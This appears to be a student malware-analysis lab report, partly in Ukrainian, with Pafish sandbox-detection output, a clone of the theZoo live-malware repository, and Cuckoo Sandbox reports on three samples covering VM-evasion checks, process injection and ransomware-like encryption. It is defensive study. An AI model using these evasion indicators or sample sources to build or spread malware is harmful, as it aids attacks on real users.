[*] Driver files in C:\WINDOWS\system32\drivers\UBox* ... traced!
[*] Additional system files ... traced!
[*] Looking for a MAC address starting with 08:00:27 ... traced!
[*] Looking for pseudo devices ... traced!
[*] Looking for UBoxTray windows ... traced!
[*] Looking for UBox network share ... traced!
[*] Looking for UBox processes (vboxservice.exe, vboxtray.exe) ... traced!
[*] Looking for UBox devices using WMI ... traced!

[-] VMware detection
[*] Scsi port 0,1,2 ->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\SOFTWARE\VMware, Inc.\VMware Tools) ... OK
[*] Looking for C:\WINDOWS\system32\drivers\vmmouse.sys ... OK
[*] Looking for C:\WINDOWS\system32\drivers\vmhgfs.sys ... OK
[*] Looking for a MAC address starting with 00:05:69, 00:0C:29, 00:1C:14 or 00:50:56 ... OK
[*] Looking for network adapter name ... OK
[*] Looking for pseudo devices ... OK
[*] Looking for VMware serial number ... OK

[-] Qemu detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] cpuid CPU brand string 'QEMU Virtual CPU' ... OK

[-] Bochs detection
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] cpuid AMD wrong value for processor name ... OK
[*] cpuid Intel wrong value for processor name ... OK

[-] Pafish has finished analyzing the system, check the log file for more information
    and visit the project's site:

    https://github.com/a0rtega/pafish
```

```
PS C:\Users\cuckoo\Downloads\pafish-repo\pafish\Output\MingW> .\pafish.exe
* Pafish <Paranoid Fish> *

[-] Windows version: 6.1 build 7601
[-] Running in WoW64: False
[-] CPU: GenuineIntel
[-] Hypervisor: UBoxUBoxUBox

Pafish RTT window
[OK] [Quit]

counters <rdtsc> ... OK
counters <rdtsc> forcing UM exit ... traced!
[*] Checking cpuid hypervisor vendor for known UM vendors ... traced!


[-] Generic reverse turing tests
[*] Checking mouse presence ... OK
[*] Checking mouse movement ... OK
[*] Checking mouse speed ... OK
[*] Checking mouse click activity ... traced!
[*] Checking mouse double click activity ... traced!
[*] Checking dialog confirmation ... traced!
[*] Checking plausible dialog confirmation ... _
```

2. Розгорніть лабораторію з розділу 3.3.2 з 2-3 антивірусами. Список антивірусів може включати, але не обмежується:

- Avast Free Antivirus;
- AVG 2020;
- 360 Total Security

Оновіть антивірусні бази до поточного стану.

Створила на кожному антивірусі снапшоти і маю наступну ієрархію:



3. Дослідіть 3-5 зразків з theZoo [58] у


- Cuckoo Sandbox;
- Антивірусній лабораторії з попереднього кроку


```

sofiia@ubuntu:~$ git clone https://www.github.com/ytisf/theZoo
Cloning into 'theZoo'...
remote: Enumerating objects: 3113, done.
remote: Counting objects: 100% (52/52), done.
remote: Compressing objects: 100% (37/37), done.
remote: Total 3113 (delta 23), reused 24 (delta 11), pack-reused 3061 (from 2)
Receiving objects: 100% (3113/3113), 1.06 GiB | 1.77 MiB/s, done.
Resolving deltas: 100% (672/672), done.
Checking connectivity... done.
Checking out files: 100% (1448/1448), done.
sofiia@ubuntu:~$ cd theZoo
sofiia@ubuntu:~/theZoo$ pip install --user -r requirements.txt
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please up
rop support for Python 2.7 in January 2021. More details about Python 2 support in
ocess/#python-2-support pip 21.0 will remove support for this functionality.
Collecting urllib3
  Using cached urllib3-1.26.20-py2.py3-none-any.whl (144 kB)
Collecting pyminizip
  Downloading pyminizip-0.2.6.tar.gz (261 kB)
    | 261 kB 1.8 MB/s

```

Перший зразок:





Summary

File 131.exe

Summary		Download	Resubmit sample
Size	2.3MB		
Type	PE32 executable (console) Intel 80386, for MS Windows		
MD5	409d98bb94645fbc4a1fa61c07806883		
SHA1	4080bb3a28c2946fd9b72f6b51fe15de74cbb1e1		
SHA256	2ecc525177ed52c74ddaaacd47ad513450e85c01f2616bf179be5b576164bf63		
SHA512	Show SHA512		
CRC32	F29D4FCE		
ssdeep	None		
Yara	None matched		

Score

This file appears fairly benign with a score of 0.2 out of 10.

Please notice: The scoring system is currently still in development and should be considered an alpha feature.

Feedback

Expecting different results? Send us this analysis and we will inspect it. [Click here](#)

Information on Execution

Analysis					
Category	Started	Completed	Duration	Routing	Logs
FILE	Oct. 25, 2025, 12:23 p.m.	Oct. 25, 2025, 12:24 p.m.	56 seconds	none	Show Analyzer Log Show Cuckoo Log



Signatures

The file contains an unknown PE resource name possibly indicative of a packer (13 events)	
resource name	32DCAPI.DLL
resource name	32DCCON.EXE
resource name	32DCINST.EXE
resource name	32DCRYPT.EXE
resource name	32DCRYPT.SYS
resource name	32NETPASS.EXE
resource name	64DCAPI.DLL
resource name	64DCCON.EXE
resource name	64DCINST.EXE
resource name	64DCRYPT.EXE
resource name	64DCRYPT.SYS
resource name	64NETPASS.EXE
resource name	MOUNT.EXE

Screenshots

No screenshots available.

2гий зразок:



360 TOTAL SECURITY

Protection: On

Full Check

Virus Scan

Speedup

Cleanup

Tool Box

Account

No threats found

	Resolved	0
	Found	0
	Scanned	1
	Time taken	00:00:44

Scan Log

Finish

Not satisfied with this scan? [Submit feedback](#)

Summary

Instal18C201401.exe

File Instal18C201401.exe

Summary		Download Resubmit sample
Size	12.8MB	
Type	PE32 executable (GUI) Intel 80386, for MS Windows	
MD5	caff801a280d42dbd1ad6b1266d3c43a	
SHA1	08b9f5874ad1dc3ee1093c9cd08737645f33f13f	
SHA256	834d1dbfab8330ea5f1844f6e905ed0ac19d1033ee9a9f1122ad2051c56783dc	
SHA512	Show SHA512	
CRC32	6AC677AF	
ssdeep	None	
PDB Path	D:\Dev\Tin9\InstallDir\vc80-win32u\Loader.pdb	
Yara	None matched	

Score

This file is **very suspicious**, with a score of **10.6 out of 10!**

Please notice: The scoring system is currently still in development and should be considered an alpha feature.

Feedback

Expecting different results? Send us this analysis and we will inspect it. [Click here](#)


Information on Execution



Analysis					
Category	Started	Completed	Duration	Routing	Logs
FILE	Oct. 25, 2025, 12:09 p.m.	Oct. 25, 2025, 12:12 p.m.	176 seconds	none	Show Analyzer Log Show Cuckoo Log

Time & API	Arguments	Status	Return	Repeated
GetComputerNameW Oct. 25, 2025, 1:09 a.m. 🔗	computer_name: CUCKOO-PC	1	1	0
GetComputerNameW Oct. 25, 2025, 1:09 a.m. 🔗	computer_name: CUCKOO-PC	1	1	0
GetComputerNameW Oct. 25, 2025, 1:09 a.m. 🔗	computer_name: CUCKOO-PC	1	1	0
GetComputerNameW Oct. 25, 2025, 12:10 p.m. 🔗	computer_name: CUCKOO-PC	1	1	0
GetComputerNameW Oct. 25, 2025, 12:10 p.m. 🔗	computer_name: CUCKOO-PC	1	1	0
GetComputerNameW Oct. 25, 2025, 12:10 p.m. 🔗	computer_name: CUCKOO-PC	1	1	0
GetComputerNameW Oct. 25, 2025, 12:10 p.m. 🔗	computer_name: CUCKOO-PC	1	1	0
GetComputerNameW Oct. 25, 2025, 12:11 p.m. 🔗	computer_name: CUCKOO-PC	1	1	0
🔗 This executable has a PDB path (1 event) ▼				
pdb.path	D:\Dev\Tin9\InstallDir\vc80-win32u\Loader.pdb			
🔗 Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available (1 event) ▼				
Time & API	Arguments	Status	Return	Repeated
GlobalMemoryStatusEx Oct. 25, 2025, 1:09 a.m. 🔗		1	1	0
🔗 Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available (1 event) ▼				
Time & API	Arguments	Status	Return	Repeated
GlobalMemoryStatusEx Oct. 25, 2025, 1:09 a.m. 🔗		1	1	0
🔗 The executable contains unknown PE section names indicative of a packer (could be a false positive) (2 events) ▼				
section	.tsustub			
section	.tsuarch			
🔗 One or more processes crashed (22 events) ➤				
🔗 Allocates read-write-execute memory (usually to unpack itself) (50 out of 142 events) ➤				
🔗 Checks whether any human activity is being performed by constantly checking whether the foreground window changed ▼				
🔗 Queries the disk size which could be used to detect virtual machine with small fixed size or dynamic allocation (6 events) ▼				
Time & API	Arguments	Status	Return	Repeated
GetDiskFreeSpaceExW Oct. 25, 2025, 1:09 a.m. 🔗	total_number_of_free_bytes: 34598920192 free_bytes_available: 34598920192 root_path: C:\ total_number_of_bytes: 44118831104	1	1	0
GetDiskFreeSpaceExW Oct. 25, 2025, 1:09 a.m. 🔗	total_number_of_free_bytes: 34606088192 free_bytes_available: 34606088192 root_path: C:\ total_number_of_bytes: 44118831104	1	1	0
GetDiskFreeSpaceExW Oct. 25, 2025, 1:09 a.m. 🔗	total_number_of_free_bytes: 34606088192 free_bytes_available: 34606088192 root_path: C:\ total_number_of_bytes: 44118831104	1	1	0
GetDiskFreeSpaceExW	total_number_of_free_bytes: 34605604864 free_bytes_available: 34605604864			

GetDiskFreeSpaceExW Oct. 25, 2025, 1:09 a.m.	total_number_of_free_bytes: 34605604864 free_bytes_available: 34605604864 root_path: C:\ total_number_of_bytes: 44118831184	1	1	0
GetDiskFreeSpaceExW Oct. 25, 2025, 12:10 p.m.	total_number_of_free_bytes: 0 free_bytes_available: 34566230016 root_path: C:\Users\cuckoo\AppData\Local\Microsoft\Windows\Explorer total_number_of_bytes: 0	1	1	0
GetDiskFreeSpaceExW Oct. 25, 2025, 12:10 p.m.	total_number_of_free_bytes: 0 free_bytes_available: 34566230016 root_path: C:\Users\cuckoo\AppData\Local\Microsoft\Windows\Explorer total_number_of_bytes: 0	1	1	0
Creates executable files on the filesystem (9 events)				
Creates hidden or system file (16 events)				
Creates a shortcut to an executable file (17 events)				
Creates a suspicious process (31 events)				
Drops a binary and executes it (1 event)				
Drops an executable to the user AppData folder (3 events)				
Changes read-write memory protection to read-execute (probably to avoid detection when setting all RWX flags at the same time) (1 event)				
The binary likely contains encrypted or compressed data indicative of a packer (3 events)				
Checks for the Locally Unique Identifier on the system for a suspicious privilege (8 events)				
Queries for potentially installed applications (27 events)				
Uses Windows utilities for basic Windows functionality (2 events)				
Disables proxy possibly for traffic interception (1 event)				
Time & API	Arguments	Status	Return	Repeated
RegSetValueExA Oct. 25, 2025, 12:11 p.m.	key_handle: 0x0000035c regkey: ProxyEnable reg_type: 4 (REG_DWORD) value: 0 regkey: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable	1	0	0
Network activity contains more than one unique useragent (2 events)				
process	ieexplore.exe useragent Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0)			
process	UpCheck14.exe useragent Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0)			
One or more non-safelisted processes were created (1 event)				
parent_process	ieexplore.exe martian_process "C:\Windows\SysWOW64\ie4uinit.exe" -ShowQLIcon			
Resumed a suspended thread in a remote process potentially indicative of process injection (4 events)				
Time & API	Arguments	Status	Return	Repeated
Process injection	Process 1040 resumed a thread in remote process 2668			
Process injection	Process 1960 resumed a thread in remote process 1848			
NtResumeThread Oct. 25, 2025, 12:11 p.m.	thread_handle: 0x000000000000c5c suspend_count: 1 process_identifier: 2668	1	0	0
NtResumeThread Oct. 25, 2025, 12:11 p.m.	thread_handle: 0x00000588 suspend_count: 1 process_identifier: 1848	1	0	0
Performs 106 file moves indicative of a ransomware file encryption process (50 out of 106 events)				
Appends a new file extension or content to 106 files indicative of a ransomware file encryption process (50 out of 106 events)				

Третій зразок:





Summary

7ZipSetup.exe

File 7ZipSetup.exe

Summary

Download

Resubmit sample

Size

158.2KB

Type

PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows, Nullsoft Installer self-extracting archive

MD5

02e0b78e2876087f678f070ed60e4c30

SHA1

28ab8945612608716ca3959061ce79b92b9c5f41

SHA256

ddf2542dc5ac74a98d5ee9e55497572104d6c880aad9137caf884d10ca5953ce

SHA512

Show SHA512

CRC32

2BE11914

ssdeep

None

Yara

None matched

Score

This file shows numerous signs of malicious behavior.

The score of this file is **3.8 out of 10.**

Please notice:

The scoring system is currently still in development and should be considered an **alpha** feature.

Feedback

Expecting different results? Send us this analysis and we will inspect it. [Click here](#)

Information on Execution

Analysis


Category	Started	Completed	Duration	Routing	Logs
FILE	Oct. 25, 2025, 11:58 a.m.	Oct. 25, 2025, 12:02 p.m.	205 seconds	none	Show Analyzer Log Show Cuckoo Log

Signatures					
Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available (1 event)					
Time & API	Arguments	Status	Return	Repeated	
GlobalMemoryStatusEx Oct. 25, 2025, 12:01 p.m.		1	1	0	
The executable contains unknown PE section names indicative of a packer (could be a false positive) (1 event)					
section	.ndata				
Allocates read-write-execute memory (usually to unpack itself) (1 event)					
Time & API	Arguments	Status	Return	Repeated	
NtAllocateVirtualMemory Oct. 25, 2025, 12:01 p.m.	process_identifier: 1732 region_size: 4096 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x00410000 allocation_type: 4096 (MEM_COMMIT) process_handle: 0xffffffff	1	0	0	
Creates executable files on the filesystem (1 event)					
file	C:\Users\cuckoo\AppData\Local\Temp\biclient.exe				
Drops an executable to the user AppData folder (1 event)					
file	C:\Users\cuckoo\AppData\Local\Temp\biclient.exe				
Checks adapter addresses which can be used to detect virtual network interfaces (1 event)					
Time & API	Arguments	Status	Return	Repeated	
GetAdaptersAddresses Oct. 25, 2025, 12:01 p.m.	flags: 0 family: 0		111	0	

Checks adapter addresses which can be used to detect virtual network interfaces (1 event)					
Time & API	Arguments	Status	Return	Repeated	
GetAdaptersAddresses Oct. 25, 2025, 12:01 p.m.	flags: 0 family: 0		111	0	
Deletes executed files from disk (1 event)					
file	C:\Users\cuckoo\AppData\Local\Temp\biclient.exe				
